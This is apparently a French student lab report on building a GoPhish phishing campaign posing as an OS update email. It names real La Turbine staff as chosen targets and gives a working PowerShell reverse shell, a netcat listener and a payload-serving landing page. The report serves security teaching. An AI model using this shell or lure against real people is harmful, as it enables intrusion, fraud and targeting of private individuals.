


CAMPAGNE DE PHISHING – PROCEDURE AUTOMATISEE

1) Contexte

Ce devoir consiste en la documentation d'une procédure automatisée visant à effectuer une campagne de phishing dans un environnement local, pédagogique et contrôlé. Plus précisément, l'exercice nécessitait la création d'un serveur de simulation dans lequel il serait possible d'envoyer des e-mails de phishing selon un scénario précis et réfléchi au cours d'un travail de recherche réalisé au préalable. Nous retrouverons donc dans ce document différentes sections permettant d'expliquer le fonctionnement de la procédure, comment cette dernière a été faite et pourquoi a-t-elle été faite de cette manière.

2) Scénario

Concernant les directives, il a été imposé que la cible globale serait une communauté d'entrepreneurs en mouvement de Cergy-Pontoise nommée La Turbine. Pour détailler un tant soit peu le concept, La Turbine a pour mission de créer un système entrepreneurial au niveau départemental et régional. Pour ma part, j'ai décidé après quelques recherches de cibler un stagiaire de la Turbine en simulant une demande de mise à jour système cruciale venant d'un manager ou quelqu'un occupant un poste de ce genre. Finalement, après quelques investigations sur le site de « **lemlist.com** », site de prospection, j'ai pu retrouver deux membres de La Turbine qui correspondaient aux postes recherchés : Akli Oumahand, stagiaire et Marianne Bellou, Senior Office Manager. Toujours grâce au même outil, j'ai également pu retrouver les adresses e-mail dont j'allais avoir besoin.



Full name	First n...	Last n...	Email	Company name	Job title	Campaign list	Phone
Marianne Bellou	Marianne	Bellou	marianne@laturbine-ce...	La Turbine Cergy...	Senior Office Manager	Clément's campaign (FIND PHONE
Laurent Nguyen	Laurent	Nguyen	Inguyen@wacano.fr	Wacano	Directeur adjoint @ La Turbine	Clément's campaign (FIND PHONE
Akli Oumahand	Akli	Oumahand	akli.oumahand@laturbi...	La Turbine Cergy...	Stagiaire	Clément's campaign (FIND PHONE

3) Mise en place de l'application

3.1) Installation et configuration de GoPhish

Pour commencer, il a donc fallu installer l'outil GoPhish qui correspond à une solution OpenSource conçue pour automatiser les campagnes de phishing mais également les configurer et constater les résultats de ces dernières.

Pour ce faire, il faut commencer par se rendre sur « <https://github.com/gophish/gophish/releases> » et installer la version nécessaire dans les assets. Une fois téléchargé, il faut dézipper le dossier et exécuter l'exécutable « **gophish.exe** » comme réalisé ci-dessous.

```
cytech@student-laptop:~/ING3/Cybersécurité Offensive/gophish-v0.12.1-linux-64bit$ sudo ./gophish
```

Dans un second temps, on peut lire dans l'invite de commande l'adresse à laquelle se rendre pour accéder à l'outil.

Exemple ci-dessous :

```
time="2025-09-17T14:42:07+02:00" level=info msg="Starting admin server at https://127.0.0.1:3333"
```

Une fois arrivé à l'adresse, nous obtenons un formulaire de connexion qui requiert les login et mot de passe qui sont par défaut également donnés dans l'invite de commande.

Exemple ci-dessous :


```
time="2025-09-17T13:45:58+02:00" level=info msg="Please login with the username admin and the password d4e402ebfc6bdb74"
```

Après ces quelques étapes il suffit de configurer comme bon nous semble les consignes que va suivre GoPhish à savoir les utilisateurs à cibler, le profil d'envoi, les templates d'e-mail à utiliser et les landing pages.

3.1.1) Sending profile

Il s'agit de la page qui permet de déterminer comment l'outil va-t-il envoyer les mails au destinataire : quel type d'interface, quel envoyeur, quel hôte ainsi que les informations du compte de l'envoyeur.

Exemple ci-dessous :




The screenshot shows the 'Edit Sending Profile' form. It contains the following fields and options:

- Name:** Clément
- Interface Type:** SMTP
- SMTP From:** clement.shoddox@gmail.com
- Host:** smtp.gmail.com
- Username:** clement.shoddox@gmail.com
- Password:** (masked with asterisks)
- ☒ **Ignore Certificate Errors**

3.1.2) Groupes et Utilisateurs

Il est également primordial de créer un groupe contenant les utilisateurs qui vont être ciblés par cette campagne. Ici, on a créé un groupe test contenant deux adresse e-mails que nous possédons afin d'effectuer tous les essais souhaités tout en restant en local et en garantissant contrôle et sécurité. Dans le cas d'une vraie campagne il faudra évidemment cibler les e-mails retrouvés à l'aide de nos recherches effectuées dans la partie 2).



The screenshot shows the 'Edit Group' form. It contains the following elements:

- Name:** Groupe Test
- Actions:** + Bulk Import Users, Download CSV Template
- Form Fields:** First Name, Last Name, Email, Position, + Add
- Display Options:** Show 10 entries, Search: (empty)
- Table:**

First Name	Last Name	Email	Position	
Clément	Durécu	clement.shodd...	Moi-même	
Durécu	Clément	durecuclem@cy-tech.fr	Moi-même(EISTI)	

Showing 1 to 2 of 2 entries


Previous 1 Next

Close Save changes


Screenshot de la page de création de groupes d'utilisateurs cibles.

Nous utilisons donc ici le serveur smtp de gmail qui nous permet d'envoyer des mails facilement. Cependant il faut noter qu'en amont, il faut activer la 2FA sur le compte Google et créer un mot de passe d'application que l'on recensera dans cette page.


3.1.3) E-mail template + script Reverse Shell



Screenshot du mail envoyé.



Sur cette page, nous pouvons donc éditer la template du mail que nous allons envoyer c'est à dire l'expéditeur, l'objet du mail et le texte envoyé. Pour ma part, j'ai envoyé un e-mail plutôt banal dans lequel j'avertis le stagiaire de la nécessité de mettre à jour son OS en cliquant sur le bouton qui envoie vers une autre page. À noter qu'il est primordial de cocher l'option « Add Tracking Image » car elle insère une image invisible dans le mail permettant de traquer l'ouverture ou non du mail envoyé.




```
*OS_install.ps1
~/ING3/Cybersécurité Offensive/gophish-v0.12.1-linux-64bit

1 $LHOST = "X.X.X.X"; $LPORT = 9001; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST,
$TCPClient.GetStream()); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream);
$StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while
($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData =
$NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code =
([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and
$Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ };
$StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
```

Screenshot du script de Reverse Shell (X.X.X.X à modifier en conséquence).


Cependant, GoPhish étant très contrôlé, il ne permet pas l'envoi de fichier potentiellement dangereux, que ce dernier soit zippé, renommé ou même converti en simple .txt ou autre format inoffensif. J'ai donc décidé d'ajouter un premier bouton dans le mail redirigeant vers une page qui comporte un second bouton qui télécharge directement le fichier powershell. On parle donc bien de Social Engineering car on essaye ici clairement de manipuler un individu pour l'inciter à faire une action.

Sur la machine hôte on prépare donc un écouteur Netcat :




```
cytech@student-laptop:~/ING3/Cybersécurité Offensive/gophish-v0.12.1-linux-64bit
$ nc -lnvp 9001
Listening on 0.0.0.0 9001
```

Puis, une fois le script exécuté côté cible, on prend le contrôle de la machine distante :



```
PS C:\Users\vboxuser\Desktop> .\os.ps1
```

Screenshot de l'exécution du script côté cible.




```
Connection received on 192.168.1.30 52071
ls
os.ps1
```

Screenshot du contrôle récupéré côté hôte.

À noter qu'il faudra penser dans le cadre de l'exercice à désactiver les pare-feux et potentiels antivirus car le script risque de ne pas s'exécuter sinon. On supposera que la cible n'a pas ses défenses à jour.

3.1.4) Landing Page



Edit Landing Page

Name: Landing2

Import Site

HTML

<!DOCTYPE html><html lang="fr"><head>
<meta charset="UTF-8"/>
<title>Mise à jour des pilotes</title>
<style>
body {
font-family: Arial, sans-serif;
background-color: #f4f6f8;
display: flex;
}

☐ Capture Submitted Data

Cancel Save Page


La landing page correspond donc à la page sur laquelle l'utilisateur atterrit lorsqu'il clique sur le lien fourni dans le mail template. En ce qui concerne la configuration, celle-ci est plutôt simple, nous n'avons qu'à rédiger la template de la page avec un bouton permettant de télécharger le fichier powershell. À noter que pour permettre de télécharger le fichier, il est nécessaire de lancer un serveur web dans un autre dossier à l'aide de cette commande (le port utilisé doit être libre) :

```
bytech@student-laptop:~/ING3/Cybersécurité Offensive/Phish_files$ python3 -m http.server 8081
```

En conséquence, il faut modifier la configuration dans la landing page pour que le lien de téléchargement mène vers le serveur web que l'on héberge avec la commande précédente :

```
<a href="http://192.168.1.47:8081/OS_install.ps1" download=""  
class="button">Télécharger le fichier</a>
```

Après avoir fait cela, on atterrit donc sur la landing page suivante et le bouton de téléchargement est fonctionnel.



Screenshot de la landing page.

3.1.5) Création et lancement de la campagne

Une fois tous les paramètres préparés, on peut donc lancer la campagne en prenant bien soin de sélectionner les configurations réalisées plus tôt (e-mail template, sending profile, groups, landing page) et en indiquant l'URL de la machine hôte ainsi que le port utilisé, ici 8080. Ici, on choisit premièrement un nom de campagne permettant de la reconnaître, l'e-mail template avec le corps du mail qui comporte le notamment bouton dans notre cas, la landing page qui comporte le bouton de téléchargement du fichier, l'URL de l'hôte sur lequel sera hébergé le lien cliquable dans le mail, la date de lancement de la campagne, le profil d'envoi qui permettra d'envoyer le mail et enfin le groupe comportant les utilisateurs visés (ici un groupe de test mais qui devrait être composé des mails retrouvés avec lemlist).

New Campaign

Name:

Email Template:

Landing Page:

URL:


Launch Date: Send Emails By (Optional):

Sending Profile:

Groups:

Screenshot de l'interface de lancement de campagne.

Enfin, on constate les résultats de la campagne sur le dashboard de l'outil GoPhish prévu à cet effet qui nous montre combien de mails ont été envoyés, combien ont été ouverts, combien d'utilisateurs ont cliqué sur le lien inséré etc..



Screenshot de la page de résultats de GoPhish.

4) Conclusion

Pour conclure, nous pouvons donc affirmer que GoPhish représente un outil OpenSource facile et rapide à prendre en main malgré une politique assez restrictive qui ne permet pas l'envoi de pièces jointes malveillantes. Cela fait donc de lui un outil idéal pour une campagne de phishing comportant par exemple un formulaire dans lequel demander des identifiants ou un simple lien menant vers une menace. En revanche, on privilégiera peut-être la procédure manuelle dans le cadre d'une campagne impliquant l'ajout d'une pièce jointe malveillante.

